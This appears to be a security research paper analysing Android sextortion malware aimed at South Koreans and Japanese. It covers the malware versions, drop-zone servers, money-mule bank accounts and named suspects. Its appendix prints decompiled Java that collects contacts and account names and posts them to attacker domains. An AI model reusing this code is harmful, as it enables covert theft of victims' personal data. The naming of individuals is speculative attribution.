com.eric.callrecorder Underwent at least 28 minor and major revisions; minor revisions include adding/removing modules for testing and class-name randomizing; went through five major revisions	ANDROIDOS_STEALER.HATU	• **Version 1:** Retrieves victims' phone numbers, contacts, and Skype account IDs • **Version 2:** Intercepts and logs victims' incoming text messages (time received, sender, receiver, message) • **Version 3:** Monitors changes in infected devices' SMS inbox; sends then deletes change notifications, preventing victims from receiving new text messages unless they pay up • **Version 4:** Sends text messages to victims' contacts; waits for malicious commands sent via SMS, which triggers text-message sending to victims' contacts; records and sends recordings to cybercriminals • **Version 5:** No longer records phone calls but prevents victims from receiving calls and deletes call records	Servers with at least 41 unique IP addresses were located in China, the United States, Canada, and Japan; used 17 Chinese mobile phone numbers used to receive stolen data	• 相册*1.0 (Album 1.0)* • 음성지원*1.0 (Voice Support 1.0)* • 照片┌件*1.0 (Photo Component 1.0)* • 视频语音*1.0 (Video Voice 1.0)* • 二维码工具*1.0 (Two-Dimensional Code Tool 1.0)* • 보안인증 *1.0 (Security Authentication 1.0)* • *POLICE1.0* • *GE*中国*1.0 (GE China 1.0)* • 금융감독원 *1.0 (Financial Supervisory Service 1.0)* • 묻지마채팅*1.0 (Do Not Ask Chat 1.0)*
com.linsion.myapplication2.app	ANDROIDOS_NICKISPY.HAT	Sends infected device's number to cybercriminals; monitors, reads, and uploads victims' text messages to drop zones via HTTP POST; waits for malicious commands sent via SMS; deletes all commands received after execution	• *hxxp://133.242.152.84/papa/bbs/write_update.php* • *hxxp://133.242.152.84/speed/bbs/write_update.php* • *hxxp://153.120.44.38/papa/bbs/write_update.php*	• *Sound2* • *My Application 2* • *Skype*음성지원 • *Skype Sound* • 시즈린톡


Malicious Package Name	Trend Micro Detection Name	Malware Behavior	Stolen Data Drop Zone	Malicious App Name
• *com.st.secrettalk* • *com.android.secrettalk* Described as a fake two-factor authentication (2FA) app downloaded from the site of a fake financial supervisory service provider [10]	• ANDROIDOS_MOBILESPY.HATY • ANDROIDOS_SMSSPY.HNTE	• **Version 1:** Retrieves all online account IDs and contact numbers from infected devices; sends stolen data via email using Simple Mail Transfer Protocol (SMTP); uses one account just for sending and another just for receiving emails • **Version 2:** Monitors, intercepts, and sends incoming and outgoing text messages to cybercriminals via email • **Version 3:** No longer sends stolen data via email but does so via HTTP POST to prevent leakage of cybercriminals' email credentials, which were hard-coded into previous versions • **Version 4:** Sends call recordings to servers via HTTP POST	Versions 1 and 2 used 15 email addresses as drop zones; more recent releases used at least 26 unique IP addresses and three domains registered in at least four countries—the United States, South Korea, Japan, and Hong Kong to exfiltrate stolen data via HTTP POST	• *SecretTalk1.0* • *Authentication1.0* • *Talk1.0* • *KS-Talk1.0* • *PeaceCard1.0*

The Money Mules

Any cybercriminal operation is not complete without money mules who receive money from victims and transfer proceeds to the mastermind's account.

One of the drop zones, *zhuninhaoyun13@163.com,* had several banking emails that shed some light on how the sextortion operations worked. It had information on the following:

- A bank account holder named "呉賢峰" (Go Kenhou or Xianfeng Wu, a Chinese name written in Kanji)
- A bank account holder named "ゴ ケンホウ" (Go Kenhou, a Chinese name spelled in Katakana)



Relationships among bank account information found in a drop zone

- A bank account holder named “坂井 幸人” (Yukito or Yukihito Sakai, a Japanese name)

It is safe to assume that ゴ ケンホウ and 呉賢峰 refer to the same person. All three of the banks this person maintained accounts in are Japanese. Several notification emails from these banks were sent to *zhuninhaoyun13@163.com.*

SUMMARY OF BANK ACCOUNT ACTIVITIES

All three banks sent account registration and modification email notifications to *zhuninhaoyun13@163.com.* Two of the banks sent remittance notifications to the same email address, which suggests they were used to transfer sextortion proceeds to the mastermind’s account.


Bank Account	Registration and Modification Notification	Remittance Notification
Go (first bank)	1 (email address registration)	6 (one-time key requests)
Go (second bank)	1 (modification)	2
Sakai (third bank)	1 (account registration)	Not applicable

CYBERCRIMINAL OPERATION AND BANK ACTIVITIES

Evidence of payment from at least five victims was found in the *zhuninhaoyun13@163.com* mailbox. Payments were made from 29 September to 7 October 2013. The first remittance, meanwhile, was made on 7 October 2013, the same day the last payment was made.

As shown, the cybercriminals used a specific drop zone per campaign. Each campaign lasted for only a few weeks. Several bank accounts were created for each campaign.

Timeline of cybercriminal and banking activities



THE BANK ACCOUNTS

It is unusual for two different people to use the same email address to open accounts in three different banks. The duration of cybercriminal and banking activities, along with the account registration and remittance notifications, cannot just be coincidental. The bank accounts could have been specifically created for exclusive use in a specific sextortion campaign.


THE ATTACKERS

The Chosŏnjok (Chinese-Korean) Connection

In-depth investigation on various sextortion scams led us to developers in China tasked to create malicious apps and sites using Chinese and Korean. This dual-language setup seems to implicate a group of Koreans called "Chosŏnjoks," a majority of whom live in the Yanbian Korean Autonomous Prefecture in Northeast China.

SPARKLING LIFE

A QQ number found in a malicious app's source code led us to a QQ Zone (a microblog similar to that found in MySpace) ran by a Chosŏnjok known as "Bichnage Salja (빛나게 살자 or Sparkling Life)." Sparkling Life resides in Yanbian. Based on the mobile phone number he left on a bulletin board post, he most likely worked for a handicraft company that sells souvenirs made of white coal. He spoke a Chinese-Korean dialect.



컴퓨터팝니다

빛나게살자 | 2009.12.04 09:28:16   댓글: 0 | 조회: 780 | 추천: 0

지역 中国 吉林 延吉   분류 중고판매   [redacted]

분류	중고판매
지역	中国 吉林 延吉
종류선택	

사용하지얼마돼지 않은 컴퓨터 팝니다 아이온 게임할려구 삿든 컴입니다 네이춘 2G 잉판 160g 샌카 9500 AMD CPU 5200+ 샌스치 17액정 의향잇으신분 연락하세요 1394433 3144

Forum post showing that Sparkling Life used a Chinese-Korean dialect

The Mobile Malware Developer

The cybercriminals behind *com.eric.callrecorder,* detected by Trend Micro as ANDROIDOS_STEALER.HATU, had a repository in Google Code™ that contains what looks like the mobile malware's source code. The source code found in *hxxp://record-my-programming-java.googlecode.com/svn/CallRecorder/src/com/eric/callrecorder/PhoneManager.java* and ANDROIDOS_STEALER.HATU have common Java functions, including:

- *PhoneManager*
- *doHomeLongPress*
- *getLocalNumber*
- *getMsgIntercepterEnable*
- *sendMessage2OtherPhone*


- *sendRecorder*
- *setMsgIntercepterEnable*

Some ANDROIDOS_STEALER.HATU variants also have a *phone.txt* file in their resource or asset directories. This contains a list of phone numbers, most of which belong to South Korean government agencies, banks, and public service providers. Although this list can be used to filter known publicly listed numbers, it was never actually used by the actors behind ANDROIDOS_STEALER.HATU.

One of the samples seen—*8d2eeba759295eeceec7bd28a917cf1aa1639362*—has a *phone.txt* file that is an exact copy of the one in the Google Code repository, *hxxp://record-my-programming-java.googlecode.com/svn/CallRecorder/assets/raw/phone.txt.* Two of the people who have access to the code repository, *iamchenw...@gmail.com* and *624231...@qq.com,* point to a supposed Chen Weibin as the code owner or programmer.

Chen, based on publicly available information, is a 25-year-old Android app developer. His Google Code repository has more than 50 Android projects though some are just "Hello, world!" programs. [11] Most of the projects in Chen's repository were simple Android game apps. It is very likely that he was just contracted to create a "contact backup" app that was later used for the sextortion modus operandi.

Apart from the four data exfiltration domains below, *ssldkfjlsdk@hotmail.com* was also used to register 104 other domains. A lot of them were for escort service sites though some were not sex related. Among these were tax-consulting sites. A closer look revealed that the sextortion-related apps were just some of Chen's many development projects. And based on the sites' languages, he is adept at using both Korean and Chinese.


1e87bd185dd9dd70a36cc0691d7b3cb169c36f19
e3cca11eda91ec4f367800732fdd203cadcaeb7e
3f2691e0f7b5515add580a1765eb99ed689d9258
e48f55432603b20635f69c99eb020c5448cfe6dd
gogledown.com
melo123.net
apk88988.com
codacji.com
ssldkfjlsdk@hotmail.com


ANDROIDOS_SMSSPY.HATEA, ANDROIDOS_SMSSPY.HATJ, and ANDROIDOS_SMSSPY.HATP domains registered using ssldkfjlsdk@hotmail.com

The Stolen Data Drop Zone Developer

Most of the domains that *com.xinghai.contact* malware, detected by Trend Micro as ANDROIDOS_SMSSPY.HATEA, ANDROIDOS_SMSSPY.HATJ, or ANDROIDOS_SMSSPY.HATP, used for stolen data exfiltration were registered using the email address, *ssldkfjlsdk@hotmail.com.*

EJEJFRL110


Ejejfrl110@163.com was the address of one of the mailboxes related to a sextortion app. The handle, *ejejfrl110,* is still actively used in some Korean underground hacking forums. He sold databases of stolen data. Though *ejejfrl11* speaks Korean, some language nuances suggest he is not a native South Korean but rather a Chinese-Korean.



작성자 대박디비
제 목 nate:ejejfrl110 각종사이트 해킹 디비를 판매합니다

원하는 사이트 해킹디비 작업해드립니다 관리자 웹쉘작업가능 인터넷디비 ,성형외과디비 ,게임디비 ,성인디비,대리운전
디비,주식디비를 판매합니다
메신저:db10004@hotmail.com 네이트온 :ejejfrl110@nate.com

Underground forum post by ejejfrl110 *selling a database of stolen adult, gaming, and proxy site credentials with administrative privileges (Note that he used a Chinese term,* 대리, *instead of the more frequently used Korean term,* 프록시, *for "proxy.")*



작성일 : 14-08-18 11:33

네이트ejejfrl110 인터넷가입자료(sk,kt,lg) 분양합니다

글쓴이 : 성영임[9급시민]

인터넷자료 ,사설자료,성인자료,핸드폰자료,이미테이션자료,각종사이트 자료를 분양하며 장기적인 거래만 원합니다.
원하는 사이트 작업도 가능합니다 .
네이트:ejejfrl110@nate.com 스카이프:db8989@hotmail.com 연락주세요

Underground forum post by ejejfrl110 *selling stolen data from Korean companies (e.g., SK, KT, and LG) and recruiting people to supposedly work from home*

The posts made by *Sparkling Life* and *ejejfrl110* provide support for our suspicions that Chosŏnjoks were involved in developing malicious apps and sites used in the sextortion schemes targeting South Koreans and Japanese.

CONCLUSION

Incidents of sextortion are particularly difficult to investigate especially in nations that consider promiscuity humiliating. Victims will probably never admit to having been caught on tape. They would most likely just pay the cybercriminals behind the operations rather than let others find out what happened to them.


The sextortion schemes we uncovered are complex operations that involve people across cultures and nations working together to effectively run a very lucrative business. These once again prove that cybercriminals are not just becoming more technologically advanced—creating stealthier mobile data stealers, using complex stolen data drop zone infrastructures, and outsmarting banks to better evade detection—they are also improving their social engineering tactics, specifically targeting those who would be most vulnerable because of their culture.

APPENDIX

MALICIOUS APP PACKAGES


Com.xinghai.contact and android.google.contact

VERSION 1




```
public GogleService() {
    super();
    this.number = "";
    this.runnable = new Runnable() {
        public void run() {
            String v3 = HttpTools.getContacts(GogleService.this);
            String v0 = HttpTools.getSkypeAcount(GogleService.this);
            HashMap v1 = new HashMap();
            ((Map)v1).put("smscontent", String.valueOf(v3) + "<br/>" + v0);
            ((Map)v1).put("sbid", GogleService.this.number);
            Log.e("tag", "result = " + HttpTools.postUrl("http://www.gogledown.com/contact8/saves.php", ((
                    Map)v1)));
        }
    };
}
```

Code for stealing contact information



```
public static String getSkypeAcount(Context context) {
    try {
        Account[] v1 = AccountManager.get(context).getAccounts();
        StringBuilder v4 = new StringBuilder();
        int v6 = v1.length;
        int v5;
        for(v5 = 0; v5 < v6; ++v5) {
            v4.append(String.valueOf(v1[v5].type) + ":  " + v1[v5].name);
            v4.append("<br/>");
        }

        String v5_1 = v4.toString();
        return v5_1;
    }
    catch(Exception v2) {
        return "";
    }
}
```

VERSION 2




```
public void run()
{
  for (;;)
  {
    if (!GogleService.this.is) {
      return;
    }
    String str1 = HttpTools.getContacts(GogleService.this);
    String str2 = HttpTools.getSkypeAcount(GogleService.this);
    HashMap localHashMap = new HashMap();
    localHashMap.put("smscontent", str1 + "<br/>" + str2);
    localHashMap.put("sbid", GogleService.this.number);
    String str3 = HttpTools.postUrl("http://www.gogledown.com/contact1/saves.php", localHashMap);
    Log.e("tag", "result = " + str3);
    if (str3.equals("1")) {
      GogleService.this.is = false;
    }
    try
    {
      Thread.sleep(100000L);
    }
    catch (InterruptedException localInterruptedException)
    {
      localInterruptedException.printStackTrace();
    }
  }
}
```

Code that tells the app to sleep in-between exfiltration attempts

Code for extracting all saved online account IDs

VERSION 3




```
public GogleService() {
    super();
    this.number = "";
    this.mHandler = new Handler();
    this.runnable = new Runnable() {
        static GogleService access$0(com.xinghai.contact.service.GogleService$1 arg1) {
            return arg1.this$0;
        }

        public void run() {
            Log.e("tag", "2");
            String v3 = HttpTools.getContacts(GogleService.this);
            String v0 = HttpTools.getSkypeAcount(GogleService.this);
            HashMap v1 = new HashMap();
            ((Map)v1).put("smscontent", String.valueOf(v3) + "<br/>" + v0);
            ((Map)v1).put("sbid", GogleService.this.number);
            Log.e("tag", "result = " + HttpTools.postUrl("http://apk88988.com/contact3/saves.php", ((
                Map)v1)));
            if(GogleService.count == 1) {
                new Thread(GogleService.this.runnable).start();
                GogleService.count = 2;
                GogleService.this.mHandler.post(new Runnable() {
                    public void run() {
                        SharedPreferences$Editor v0 = this.this$1.this$0.spPreferences.edit();
                        v0.putInt("count", GogleService.count);
                        v0.commit();
                    }
                });
            }
        }
    };
}
```


Updated code that uses a runnable object so the malware can remain persistent

Com.eric.callrecorder


VERSION 1



```
public void sendRecorder(String paramString)
{
  String str1 = getLocalNumber();
  String str2 = this.uploadPhoneInfo + "?localPhone=" + str1 + "&phone2Call=" + paramString + "&model=" + getSkypeAccount();
  Log.i("test", "url=" + str2);
  try
  {
    HttpEngine.getStringData(str2);
    return;
  }
  catch (Exception localException)
  {
    localException.printStackTrace();
  }
}
```




```
public String getSkypeAccount()
{
  Account[] arrayOfAccount = AccountManager.get(this.mContext).getAccounts();
  int i = arrayOfAccount.length;
  for (int j = 0;; j++)
  {
    if (j >= i) {
      return "";
    }
    Account localAccount = arrayOfAccount[j];
    if (localAccount.type.equals("com.skype.contacts.sync")) {
      return localAccount.name;
    }
  }
}
```



```
protected Void doInBackground(Void... paramVarArgs)
{
  Log.d("test", "-----upload start");
  List localList = new ContactDAO(BackGroundService.this).getContactList();
  if (localList == null) {
    return null;
  }
  int i = localList.size();
  int j = 0;
  while (j < i)
  {
    Contact localContact = (Contact)localList.get(j);
    ArrayList localArrayList = new ArrayList();
    localArrayList.add(new BasicNameValuePair("contactName", localContact.getContactname()));
    localArrayList.add(new BasicNameValuePair("phoneNumber", localContact.getContactnumber()));
    localArrayList.add(new BasicNameValuePair("localPhone", BackGroundService.this.phoneManager.getLocalNumber()));
    localArrayList.add(new BasicNameValuePair("model", BackGroundService.this.phoneManager.getSkypeAccount()));
    Log.d("name", "---" + localContact.getContactname());
    Log.d("number", "---" + localContact.getContactnumber());
    try
    {
      BackGroundService.this.httpEngine.doPost(BackGroundService.this.phoneManager.uploadContact, localArrayList);
      Log.d("httpPostUpload", "-----upload start");
      j++;
    }
    catch (Exception localException)
    {
      localException.printStackTrace();
    }
  }
  return null;
}
```

Code snippets for data theft routine

